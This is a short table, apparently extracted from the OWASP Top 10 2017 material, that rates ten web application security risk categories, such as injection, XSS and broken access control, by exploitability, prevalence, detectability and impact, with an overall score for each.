A1:2017-Injection	App Specific	EASY 3	COMMON 2	EASY 3	SEVERE 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY 3	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	SEVERE 3	App Specific	7.0
A4:2017-XML External Entity (XXE)	App Specific	AVERAGE 2	COMMON 2	EASY 3	SEVERE 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE 2	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY 3	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY 3	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT 1	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	MODERATE 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE 2	WIDESPREAD 3	DIFFICULT 1	MODERATE 2	App Specific	4.0

It’s About Risks, Not Weaknesses!

Thank you!